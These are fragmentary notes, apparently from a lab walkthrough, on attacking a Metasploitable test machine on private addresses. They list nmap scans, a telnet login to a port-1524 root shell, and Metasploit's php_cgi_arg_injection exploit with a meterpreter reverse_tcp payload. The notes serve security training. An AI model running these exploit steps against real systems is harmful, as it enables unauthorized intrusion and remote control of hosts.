
use auxiliary/scanner/telnet/telnet_login




set options











Metasploitable root shell


nmap -sV 192.168.31.14 -p 1524





telnet 192.168.31.14

HTTP



use auxiliary/scanner/http/http_version

set RHOSTS 192.168.1.2

use offensive method on msfconsole

searchsploit apache | grep 5.4.2

grep cgi search apache 2.2.8 php 5.4.2

use exploit/multi/http/php_cgi_arg_injection

show options

set RHOSTS 192.168.1.2

run

Other Way Of Exploiting HTTP Service

use exploit/multi/http/php_cgi_arg_injection

show options

set RHOSTS 192.168.31.14

set payload php/meterpreter/reverse_tcp

show options

run